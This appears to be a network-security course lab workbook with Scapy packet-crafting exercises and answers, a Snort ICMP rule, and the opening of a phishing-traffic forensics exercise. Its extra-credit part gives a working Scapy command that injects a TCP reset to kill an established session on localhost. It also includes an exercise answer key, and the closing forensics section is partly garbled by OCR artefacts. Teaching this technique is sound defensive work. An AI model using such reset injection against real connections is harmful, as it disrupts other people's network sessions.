Your alert should appear if you crafted the rule correctly.

Approach #2 – Do the following exercises.

Enter the Scapy interactive interface as follows:

```
sans:~$ scapy
Welcome to Scapy (current version number)

>>>
```

The INFO: and WARNING: messages have been omitted and the version number may vary depending on the Scapy version installed on the VM.

The interface prompt is ">>>". You can use the up arrow to retrieve previous commands.

Exercise 1:

Description: Scapy supplies default values to fields/attributes so we'll supply the values we want changed only. Craft an ICMP echo request with the following:

- An Ethernet source address of aa:bb:cc:dd:ee:ff
- An Ethernet destination address of ff:ee:dd:cc:bb:aa
- A source IP address of 192.168.1.1
- A destination address of 192.168.1.2
- An ICMP sequence number of 1234

Display the frame you just created.

Write the frame to the output pcap file named **/tmp/icmp.pcap**.

In another terminal use tcpdump or Wireshark to examine the record in **/tmp/icmp.pcap** to make sure that the frame you crafted matches the specifications detailed.

If you choose to use tcpdump, supply the command line option -e to display the Ethernet header.

Exercise 2:

Description: Read **/tmp/icmp.pcap** that you just created in the previous exercise using Scapy to alter the value of the ICMP sequence number to 4321. Write the new record to **/tmp/icmp2.pcap**. Read **/tmp/icmp2.pcap** in another terminal using tcpdump supplying it the -vv option to verify that you crafted a valid record.

An error was inadvertently introduced; correct the issue by altering the record that still exists in your Scapy interactive session and writing it out again to **/tmp/icmp2.pcap**.

Rerun tcpdump in the other terminal to make sure you corrected the issue.

Exercise 3:

Part 1

Description: This exercise allows you to craft and send some traffic using Scapy. Specifically, you will craft an ICMP echo request in one Scapy interactive session, listen for it in another Scapy interactive session and respond with a crafted ICMP echo reply from this second session. All of this is done over the loopback interface that requires you to enter some Scapy configuration commands to assign a particular network socket to use.

You will need to open three different terminals for this. All of them require you to be **root** using the **sudo -s** command with a password of "training". Scapy requires you to be **root** whenever you send a frame or packet to a network interface. This means you need to exit from the current Scapy session with CTRL/D, become **root**, and then go back into Scapy.

In the first terminal as **root**, listen for traffic you will craft and send from Scapy; the -A option will show you the ASCII payload:

```
tcpdump -ntA -i lo 'icmp'
```

In the second terminal, invoke the Scapy interactive interface and prepare Scapy to sniff an ICMP echo request that you will send from another Scapy session in the third terminal. The Scapy **sniff** command was not taught in the course; it listens on a given interface for packets. Enter the highlighted text commands seen below.

The first command configures Scapy to use the socket support for the loopback interface. This step is not required for other interfaces – for instance "eth0". The second line places Scapy in sniffing mode – specifically, it uses a familiar looking filter format (BPF) to look for a single ICMP echo request from the loopback interface. It puts the response in a list/array called "r". Scapy waits until it receives a record that matches the sniff criteria.

```
>>> conf.L3socket=L3RawSocket
>>> r=sniff(filter="icmp[0] = 8", count=1, iface="lo")
```

In the third terminal as **root**, invoke the Scapy interactive interface and send an ICMP echo request. Again, Scapy must be configured with socket support for the loopback interface as shown below.

Craft an ICMP echo request with a destination IP address of "127.0.0.1" with an ICMP ID value of 10 and ICMP sequence value of 100. Add any string payload to this, enclosing it in double quotes.

Hint: An example format would be IP()/ICMP()/"YOUR MESSAGE" where you supply the IP() and ICMP() appropriate attribute values.

```
>>> conf.L3socket=L3RawSocket
```

Send your ICMP echo request. Make sure that you see in the tcpdump output the ICMP echo request you sent and the echo reply that the localhost returned. Now, return to the Scapy interface that sniffed the packet. Display the received ICMP echo request to find

the ICMP ID value of 10, displayed as 0xa and the ICMP sequence number of 100, displayed as 0x64.

Next, craft an ICMP echo response. Substitute "YOUR MESSAGE" for the payload that you supplied to the ICMP echo request you sent.

Stay in this Scapy session for Part 2 that follows.

Part 2

Let's practice your Snort skills by writing a rule in a file you will name **local.rule** that you will create. The rule will trigger on the ICMP echo reply you just crafted and will now send. Specifically, the rule should alert on a packet with the following characteristics:

- A protocol of ICMP
- A source IP of 127.0.0.1
- A destination IP of 127.0.0.1
- An alert message of your choosing
- An ICMP ID of 10
- An ICMP sequence number of 100
- The content you used in your payload
- A Snort ID (SID) of 12345678

The ICMP protocol does not have ports as you know, however you still need to supply the value "any" as a placeholder for the port values in the rule.

There is a template type of rule in the file **template-local.rule** in case you don't care to look up all the rule options required. It supplies the keywords needed for the rule and you supply the values wherever you see uppercase letters. For instance the value for the source IP should replace "SOURCE-IP" in the template rule.

Keep your tcpdump session active. In another terminal as **root**, start Snort in NIDS mode to listen for the ICMP echo request that you will now send to test your Snort rule:

```
snort -A console -K none -q -i lo -c local.rule
```

Snort is now waiting for traffic. Now, send your crafted echo response from the Scapy session.

You should see an ICMP echo reply in the tcpdump output that is identical to the one generated by the host if you have successfully sent the ICMP echo reply.

Your alert should appear if you crafted the rule correctly.

Extra Credit:

Description:

You will snipe/reset an established TCP session on the localhost using Scapy. This requires you to use Scapy to craft a TCP reset segment with all of the correct values found in the session to include the source and destination ports, TCP sequence number, and TCP flags.

You'll need four different windows/terminals in this exercise. Three must be as **root**. The scenario is as follows; first you'll configure the preparation phase by starting tcpdump as **root** in one terminal to examine the traffic exchanged on the localhost. In a second terminal as **root**, you will enter the Scapy interactive interface and first perform some configuration to send traffic on the loopback interface. In a third terminal as **root**, you will first set up a netcat listener on port 99. Finally, in a fourth terminal as user **sans**, you will use netcat to connect to the netcat listener. You will then craft a packet from Scapy to reset the established connection.

In the first terminal as **root**, start tcpdump to display the traffic we'll generate; make sure to supply the **-S** option to display the absolute, not relative, TCP sequence numbers that you'll need to craft the reset.

```
tcpdump -i lo -nSt 'tcp and port 99'
```

In the second terminal as **root**, enter Scapy and configure it to use an appropriate socket for the loopback interface:

```
Welcome to Scapy

>>> conf.L3socket=L3RawSocket
```

In the third terminal as **root**, start a netcat listener on port 99:

```
nc -lp 99
```

In the fourth terminal as user **sans**, connect to port 99 using netcat:

```
nc 127.0.0.1 99
```

This creates the first three packets of the three-way handshake.

Now look at the tcpdump output associated with the exchange. Here is a sample exchange:

```
tcpdump -i lo -nSt 'tcp port 99'

IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [S], seq 1750944222,
length 0
IP 127.0.0.1.99 > 127.0.0.1.45089: Flags [S.] seq 4016825209, ack
1750944223, length 0
IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [.], ack 4016825210,
length 0
```

Some of the tcpdump information has been omitted to display the more important values that you should concentrate on. Of course your source port and TCP sequence numbers will be different.

Now that the session has been established, use Scapy to craft an appropriate reset segment to snipe the connection. Send the reset as the client, using the first record of the three-way handshake to get the source port and TCP initial sequence number to help you craft your packet. One thing that tcpdump does not show above is the TCP sequence number of the third packet. You need to get the client TCP sequence number correct to successfully snipe the session. It is one more than the sequence number on the SYN; in this case, our sniping reset packet would have a sequence number of 1750944223.

You'll need to supply the correct values for source and destination port, TCP sequence number and TCP flag value. The acknowledgement value does not matter. Also, remember to set the ACK flag too along with the RESET; most operating systems require that the ACK flag be set after the three-way handshake to accept data. Linux is an exception, and allows it without an acknowledgement flag set, but it is good practice to use it.

You will know you are successful when you see the netcat **listener** closes. Due to the way Scapy performs its processing, the netcat sender will not be aware of the reset so it will not close. If you are interested why this occurs, look in the Appendix of the coursebook for slides that discuss "Raw Versus Cooked Sockets" discussion. The use of raw sockets by Scapy circumvents the TCP/IP stack so the host that sends the original netcat connection via the TCP/IP stack is never aware of the reset sent by Scapy.

Extra Credit:

Description: The Scapy program **craft.py** imports Scapy modules and reads **scapy.pcap** containing all ICMP records, saving the records to a list named "r". It creates an empty list named "newrecs" to write the altered records. And, then it uses a "for" loop to read all the records in list "r", calling each "rec".

This is done for the purpose of changing the payload in each to "ABC" and the IP ID number to 4455. The current payload must be deleted "del recs[Raw]", where "Raw" refers to the payload layer, and replaced with "ABC". The IP ID is changed with "rec[IP].id = 4455" and each new record is appended to the list named "newrecs". Finally the new list is written to pcap file **/tmp/new-scapy.pcap**.

```
#!/usr/bin/python

from scapy.all import *

r=rdpcap("scapy.pcap")
newrecs=[]

for recs in r:

    del recs[Raw]
    recs = recs/"ABC"
    recs[IP].id = 4455
    newrecs.append(recs)

wrpcap("/tmp/new-scapy.pcap",newrecs)
```

Run this program:

```
python craft.py
```

We have introduced three errors in each record in the new pcap due to incomplete handling of each record. Figure out what the errors are and correct the Scapy program. Examine the corrected records created to make sure that the issues have been removed.

All files for this section are found in **/home/sans/Exercises/Day5**.

Answers: Packet Crafting

Objectives: Learn how to read, write, and alter packets.

Description: These exercises (except one of the extra credit ones) use the Scapy interactive interface to familiarize you with some of Scapy's many features such as sniffing packets, crafting packets, writing them to pcap files, reading them from pcaps, and altering them.

Details: No supplied pcaps are required for all the regular exercise. The file **scapy.pcap** is used for the extra credit exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question(s), this lab should take between 30-50 minutes.

☆ The following answers apply to both Approach #1 and Approach #2.

Enter the Scapy interactive interface as follows:

```
sans:~$ scapy
Welcome to Scapy (current version number)

>>>
```

The INFO: and WARNING: messages have been omitted and the version number may vary depending on the Scapy version installed on the VM.

The interface prompt is ">>>". You can use the up arrow to retrieve previous commands.

Exercise 1:

Description: Scapy supplies default values to fields/attributes so we'll supply the values we want changed only. Craft an ICMP echo request with the following:

- An Ethernet source address of aa:bb:cc:dd:ee:ff
- An Ethernet destination address of ff:ee:dd:cc:bb:aa
- A source IP address of 192.168.1.1
- A destination address of 192.168.1.2
- An ICMP sequence number of 1234

Answer:

You can build and send the frame in one statement or build each layer, assemble the frame and then send it. The latter is shown below:

```
>>> e=Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ee:dd:cc:bb:aa")
>>> i=IP(src="192.168.1.1", dst="192.168.1.2")
>>> icmp=ICMP(seq=1234)
>>> frame=e/i/icmp
```

We've instantiated our own objects to represent the Ethernet, IP, and ICMP layers using the names "e", "i", and "icmp" respectively. We've assigned the appropriate values to each attribute of the layers. How did we find out the names of those attributes? The **ls()**" command accomplishes that for us – **ls(Ether)**, **ls(IP)**, and **ls(ICMP)**. Note that ICMP has some superfluous fields listed that don't actually exist in an ICMP header. The frame is assembled by layer in an object called "frame".

Display the frame you just created.

There are many ways to do this; we'll reference our designated name of "frame" that will cause it to be displayed.

```
>>> frame
```

```
<Ether  dst=ff:ee:dd:cc:bb:aa src=aa:bb:cc:dd:ee:ff type=0x800 |<IP
frag=0 proto=icmp src=192.168.1.1 dst=192.168.1.2 |<ICMP  seq=0x4d2
|>>>
```

Write the frame to the output pcap file named **/tmp/icmp.pcap**.

```
>>> wrpcap("/tmp/icmp.pcap", frame)
```

In another terminal use tcpdump or Wireshark to examine the record in **/tmp/icmp.pcap** to make sure that the frame you crafted matches specifications detailed.

```
tcpdump -r /tmp/icmp.pcap -nte
```

```
aa:bb:cc:dd:ee:ff > ff:ee:dd:cc:bb:aa, ethertype IPv4 (0x0800), length
42: 192.168.1.1 > 192.168.1.2: ICMP echo request, id 0, seq 1234,
length 8
```

Exercise 2:

Description: Read **/tmp/icmp.pcap** that you just created in the previous exercise using Scapy to alter the value of the ICMP sequence number to 4321. Write the new record to **/tmp/icmp2.pcap**. Read **/tmp/icmp2.pcap** in another terminal using tcpdump supplying it the -vv option to verify that you crafted a valid record.

Answer:

```
>>> r=rdpcap("/tmp/icmp.pcap")
>>> echoreq = r[0]
>>> echoreq[ICMP].seq = 4321
>>> echoreq
<Ether  dst=ff:ee:dd:cc:bb:aa src=aa:bb:cc:dd:ee:ff type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=64 proto=icmp
chksum=0xf78c src=192.168.1.1 dst=192.168.1.2 options=[] |<ICMP
type=echo-request code=0 chksum=0xf32d id=0x0 seq=0x10e1 |
```

We read **/tmp/icmp.pcap** into a list named **r** and extract the only record in the list "r[0]" and assign it a name of "echoreq". You could have referred to it as "r[0]" instead. We assign the ICMP layer of the "echoreq" an attribute sequence number value of 4321 and display it. Scapy displays the ICMP sequence number in hex so we can validate that 0x10e1 is equivalent to decimal 4321:

```
>>> hex(4321)
'0x10e1'
```

Next, we use **wrpcap()** to write "echoreq" to **/tmp.icmp2.pcap** and use tcpdump in verbose mode to read the record.

```
>>>wrpcap("/tmp/icmp2.pcap", echoreq)
```

```
tcpdump -r /tmp/icmp2.pcap -ntvv
```

```
IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto ICMP (1),
length 28)
```

```
    192.168.1.1 > 192.168.1.2: ICMP echo request, id 0, seq 4321,
length 8 (wrong icmp cksum f32d (->e71e)!)
```

As you can see, we've corrupted the ICMP checksum because we failed to force Scapy to recompute it after we altered an ICMP header sequence number value. Scapy automatically computed the ICMP checksum in the first exercise because you built the frame layer by layer. However, when you alter a value in an existing packet or frame, Scapy does not know to recompute a checksum unless you delete the value forcing the computation.

Correct the issue by altering the record that still exists in your Scapy interactive session and writing it out again to **/tmp/icmp2.pcap**.

```
>>> del echoreq[ICMP].chksum
>>> wrpcap("/tmp/icmp2.pcap", echoreq)
```

Rerun tcpdump in the other terminal to make sure you corrected the issue.

```
tcpdump -r /tmp/icmp2.pcap -ntvv

IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto ICMP (1),
length 28)
    192.168.1.1 > 192.168.1.2: ICMP echo request, id 0, seq 4321,
length 8
```

Exercise 3:

Part 1

Description: This exercise allows you to craft and send some traffic using Scapy. Specifically, you will craft an ICMP echo request in one Scapy interactive session, listen for it in another Scapy interactive session and respond with a crafted ICMP echo reply from this second session. All of this is done over the loopback interface that requires you to enter some Scapy configuration commands to assign a particular network socket to use.

You will need to open three different terminals for this. All of them require you to be **root** using the **sudo -s** command with a password of "training". Scapy requires you to be **root** whenever you send a frame or packet to a network interface. This means you need to exit from the current Scapy session with CTRL/D, become **root**, and then go back into Scapy.

In the first terminal as **root**, listen for traffic you will craft and send from Scapy; the tcpdump -A option will show you the ASCII payload:

```
tcpdump -ntA -i lo 'icmp'
```

In the second terminal, invoke the Scapy interactive interface and prepare Scapy to sniff an ICMP echo request that you will send from another Scapy session in the third terminal. The Scapy **sniff** command was not taught in the course; it listens on a given interface for packets. Enter the highlighted text commands seen below.

The first command configures Scapy to use the socket support for the loopback interface. This step is not required for other interfaces – for instance "eth0". The second line places Scapy in sniffing mode – specifically, it uses a familiar looking filter format (BPF) to look for a single ICMP echo request from the loopback interface. It puts the response in a list/array called "r". Scapy waits until it receives a record that matches the sniff criteria.

```
>>> conf.L3socket=L3RawSocket
>>> r=sniff(filter="icmp[0] = 8", count=1, iface="lo")
```

In the third terminal as **root**, invoke the Scapy interactive interface and send an ICMP echo request. Again, Scapy must be configured with socket support for the loopback interface.

Craft an ICMP echo request with a destination IP address of "127.0.0.1" with an ICMP ID value of 10 and ICMP sequence value of 100. Add any string payload to this, enclosing it in double quotes.

Answer:

```
>>> conf.L3socket=L3RawSocket
>>> packet=IP(dst="127.0.0.1")/ICMP(type=8, code=0,id=10,
seq=100)/"YOUR  MESSAGE"
>>> send (packet)
```

Make sure that you see in the tcpdump output the ICMP echo request you sent and the echo reply that the localhost returned.

```
IP 127.0.0.1 > 127.0.0.1: ICMP echo request, id 10, seq 100, length 20
E..(....@.|...........H..
.dYOUR MESSAGE
IP 127.0.0.1 > 127.0.0.1: ICMP echo reply, id 10, seq 100, length 20
E..(ky..@..Z..........P..
.dYOUR MESSAGE
```

Now, return to the Scapy interface that sniffed the packet. Display the received ICMP echo request to find the ICMP ID value of 10, displayed as 0xa and the ICMP sequence number of 100, displayed as 0x64. Even though an ICMP echo reply was generated by the localhost, craft that same reply.

We extract the ICMP echo request from list "r" and call it "request" and then display it.

```
>>> request=r[0]
>>> request
<Ether  dst=00:00:00:00:00:00 src=00:00:00:00:00:00 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=45 id=1 flags= frag=0L ttl=64 proto=icmp
chksum=0x7ccd src=127.0.0.1 dst=127.0.0.1 options=[] |<ICMP  type=echo-
request code=0 chksum=0xcadf id=0xa seq=0x64 |<Raw  load='YOUR MESSAGE'
>>>>
>>>response=IP(dst="127.0.0.1")/ICMP(type=0, code=0, id=10,
seq=100)/"YOUR MESSAGE"
```

Stay in this Scapy session for Part 2 that follows.

Part 2

Let's practice your Snort skills by writing a rule in a file you will name **local.rule** that you will create. The rule will trigger on the ICMP echo reply you just crafted and will send. Specifically, the rule should alert on a packet with the following characteristics:

- A protocol of ICMP
- A source IP of 127.0.0.1
- A destination IP of 127.0.0.1
- An alert message of your choosing
- An ICMP ID of 10
- An ICMP sequence number of 100
- The content you used in your payload
- A Snort ID (SID) of 12345678

The ICMP protocol does not have ports as you know, however you still need to supply the value "any" as a placeholder for the port values in the rule.

There is a template type of rule in the file **template-local.rule** in case you don't care to look up all the rule options required. It supplies the keywords needed for the rule and you supply the values wherever you see uppercase letters. For instance the value for the source IP should replace "SOURCE-IP" in the template rule.

Keep your tcpdump session active. In another terminal as **root**, start Snort in NIDS mode to listen for the ICMP echo request that you will now send to test your Snort rule:

```
snort -A console -K none -q -i lo -c local.rule
```

Snort is now waiting for traffic. Now, send your crafted echo response from the Scapy session.

```
>>>send (response)
```

You should see an ICMP echo reply in the tcpdump output that is identical to the one generated by the host if you have successfully sent the ICMP echo reply.

```
IP 127.0.0.1 > 127.0.0.1: ICMP echo reply, id 10, seq 100, length 20
E..(....@.|..........P..
.dYOUR MESSAGE
```

Your alert should appear if you crafted the rule correctly.

The rule found in **answer-local.rule** is:

```
alert icmp 127.0.0.1 any -> 127.0.0.1 any (msg: "Fire Away!"; content:
"YOUR MESSAGE"; nocase; itype: 0; icode: 0; icmp_id: 10; icmp_seq: 100;
sid: 12345678;)
```

The output from this rule is:

```
10/04-16:34:32.294136  [**] [1:12345678:0] Fire Away! [**] [Priority:
0] {ICMP} 127.0.0.1 -> 127.0.0.1
```

Extra Credit:

Description:

You will snipe/reset an established TCP session on the localhost using Scapy. This requires you to use Scapy to craft a TCP reset segment with all of the correct values found in the session to include the source and destination ports, TCP sequence number, and TCP flags.

You'll need four different windows/terminals in this exercise. Three must be as **root**. The scenario is as follows; first you'll configure the preparation phase by starting tcpdump as **root** in one terminal to examine the traffic exchanged on the localhost. In a second terminal as **root**, you will enter the Scapy interactive interface and first perform some configuration to send traffic on the loopback interface. In a third terminal as **root**, you will first set up a netcat listener on port 99. Finally, in a fourth terminal as user **sans**, you will use netcat to connect to the netcat listener. You will then craft a packet from Scapy to reset the established connection.

In the first terminal as **root**, start tcpdump to display the traffic we'll generate; make sure to supply the -S option to display the absolute, not relative, TCP sequence numbers that you'll need to craft the reset.

```
tcpdump -i lo -nSt 'tcp and port 99'
```

In the second terminal as **root**, enter Scapy and configure it to use an appropriate socket for the loopback interface:

```
Welcome to Scapy

>>> conf.L3socket=L3RawSocket
```

In the third terminal as **root**, start a netcat listener on port 99:

```
nc -lp 99
```

In the fourth terminal as user **sans**, connect to port 99 using netcat:

```
nc 127.0.0.1 99
```

This creates the first three packets of the three-way handshake.
Now look at the tcpdump output associated with the exchange. Here is a sample exchange:

```
tcpdump -i lo -nSt 'tcp port 99'

IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [S], seq 1750944222,
length 0
IP 127.0.0.1.99 > 127.0.0.1.45089: Flags [S.] seq 4016825209, ack
1750944223, length 0
IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [.], ack 4016825210,
length 0
```

Some of the tcpdump information has been omitted to display the more important values that you should concentrate on. Of course your source port and TCP sequence numbers will be different.

Now that the session has been established, use Scapy to craft an appropriate reset segment to snipe the connection. Send the reset as the client, using the first record of the three-way handshake to get the source port and TCP initial sequence number to help you craft your packet. One thing that tcpdump does not show above is the TCP sequence number of the third packet. You need to get the client TCP sequence number correct to successfully snipe the session. It is one more than the sequence number on the SYN; in this case, our sniping reset packet would have a sequence number of 1750944223.

You'll need to supply the correct values for source and destination port, TCP sequence number and TCP flag value. The acknowledgement value does not matter. Also, remember to set the ACK flag too along with the RESET; most operating systems require that the ACK flag be set after the three-way handshake to accept data. Linux is an exception, and allows it without an acknowledgement flag set, but it is good practice to use it.

You will know you are successful when you see the netcat **listener** closes. Due to the way Scapy performs its processing, the netcat sender will not be aware of the reset so it will not close. If you are interested why this occurs, look in the Appendix of the coursebook for slides that discuss "Raw Versus Cooked Sockets "discussion. The use of raw sockets by Scapy circumvents the TCP/IP stack so the host that sends the original netcat connection via the TCP/IP stack is never aware of the reset sent by Scapy.

Answer:

The tcpdump output displayed has a source port and TCP sequence numbers unique to the session shown below. Yours will show different port and sequence numbers.
The following tcpdump display is from the netcat session initiation:

```
tcpdump -i lo -ntS 'tcp port 99'

IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [S], seq 1750944222, length 0
IP 127.0.0.1.99 > 127.0.0.1.45089: Flags [S.] seq 4016825209, ack
1750944223, length 0
IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [.], ack 4016825210, length 0
```

The following Scapy packet resets the above connection. The highlighted values will be different for your session.

```
>>>send(IP(dst="127.0.0.1")/TCP(sport=45089,dport=99,flags="RA",
seq=1750944223))
```

Here is the tcpdump output of the Scapy packet:

```
IP 127.0.0.1.45089 > 127.0.0.1.99: Flags [R.], seq 1750944223, ack 0,
length 0
```

Extra Extra Credit:

Description: The Scapy program **craft.py** imports Scapy modules and reads **scapy.pcap** containing all ICMP records, saving the records to a list named "r". It creates an empty list named "newrecs" to write the altered records. And, then it uses a "for" loop to read all the records in list "r", calling each "rec".

This is done for the purpose of changing the payload in each to "ABC" and the IP ID number to 4455. The current payload must be deleted "del recs[Raw]", where "Raw" refers to the payload layer, and replaced with "ABC". The IP ID is changed with "rec[IP].id = 4455" and each new record is appended to the list named "newrecs". Finally the new list is written to pcap file **/tmp/new-scapy.pcap**.

```
#!/usr/bin/python

from scapy.all import *

r=rdpcap("scapy.pcap")
newrecs=[]

for recs in r:

    del recs[Raw]
    recs = recs/"ABC"
    recs[IP].id = 4455
    newrecs.append(recs)

wrpcap("/tmp/new-scapy.pcap",newrecs)
```

Run this program:

```
python craft.py
```

We have introduced three errors in each record in the new pcap due to incomplete handling of each record. Figure out what the errors are and correct the Scapy program. Examine the corrected records created to make sure that the issues have been removed.

Answer:

Here is the output of the first record using tcpdump with the -vv option.

```
IP truncated-ip - 53 bytes missing! (tos 0x0, ttl 64, id 4455, offset
0, flags [DF], proto ICMP (1), length 84, bad cksum a319 (->91b2)!)
```

You may be wondering why tcpdump didn't report about the bad IP checksum. Most likely the truncated IP discovery caused the IP checksum value to be irrelevant.

The IP ID value change requires the IP checksum to be deleted and recomputed, and the alteration of the payload requires the ICMP checksum to be deleted and recomputed. We also changed the size of the packet because the payload size was smaller, necessitating that we delete the IP header length to force Scapy to recompute it

too. Alternatively, you can calculate and supply the IP length value, yet allowing Scapy to do it is most likely more accurate.

Here is the corrected program found in **craft-answer.py**.

```
#!/usr/bin/python

from scapy.all import *

r=rdpcap("scapy.pcap")
newrecs=[]

for recs in r:
    del recs[IP].chksum
    del recs[ICMP].chksum
    del recs[IP].len
    del recs[Raw]
    recs = recs/"ABC"
    recs[IP].id = 4455
    newrecs.append(recs)

wrpcap("/tmp/new-scapy.pcap",newrecs)
```

The files for all exercises in this section are found in **/home/sans/Exercises/Day5**.

Exercises: Network Forensics: Approach 1

This description pertains to Approach 1 only.

The description for Approach 2 follows Approach 1; it provides a different scenario and files.

Objectives: These exercises will help you become more familiar investigating some network traffic. The exercises in this section directly relate to the course material covered in section "Network Forensics".

Details: Use the pcap files **phishing-attack.pcap** and **phishing-attack.silk** as input for this exercise. This is a different phishing attack than the one discussed in the course.

> Note: The malware contained in the pcaps was corrupted when downloaded. Therefore, any attempts to extract and analyze it may not be feasible.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-50 minutes.

We'll continue where we left off in the class discussion of investigating the phishing attack. There was another phishing attack sent later to the same site. This had a different link in the email, causing anyone who clicked on it to download malware, and subsequently exfiltrate files from the victim's host.

Consider 173.255.224.0 the network that you are protecting. While not normally routable, consider any of the reserved private network address blocks – 192.168.0.0 or 10.0.0.0, etc. – as routable and representative of an external site or network.

Answers follow the exercise section.

Approach #1 – Do the following exercises.


Exercise 1:

1) The second phishing attack has an email subject of "Required Employee Training". Find all email sessions with this subject.

Hint: Read the file **phishing-attack.pcap** into Wireshark. Enter a display filter of **smtp contains "Required Employee Training"**. Make sure that you enter it precisely using the upper/lower case shown. Click the "Apply" button to the right of the Filter entry area.


How many different packets did you find?

What is the source IP address?



2) Who is the email recipient of the first email? 173.255.224.66

Hint: Click on the first packet displayed. Select the "Analyze" drop down menu and the "Follow TCP Stream" option. What is the name that follows "RCPT TO"?



3) What is the HTTP link that follows "Register here:" in the middle of the email of the TCP stream reconstruction? wickedsecurity.com/login/login.php

Hint: Scroll down on the "Follow TCP Stream" panel.

4) What is the IP address of www.wickedsecurity.com?

Hint: Close the "Follow the Stream" windows. Select "Clear" in the Wireshark menu to bring back all packets. Enter the appropriate filter of **dns.resp.name matches "www.wickedsecurity.com"**. Press the Apply button. Look at the output Info column for the only record. The IP address is displayed.

10.100.100.200

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: dns.resp.name matches "www.wickedsecurity.com" Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Source port	Dest Port
12	6.673709	65.55.111.101	173.255.224.66	SMTP	57036	25
13	7.520233	173.255.224.66	65.55.111.101	SMTP	25	57036
14	7.561143	65.55.111.101	173.255.224.66	SMTP	57036	25
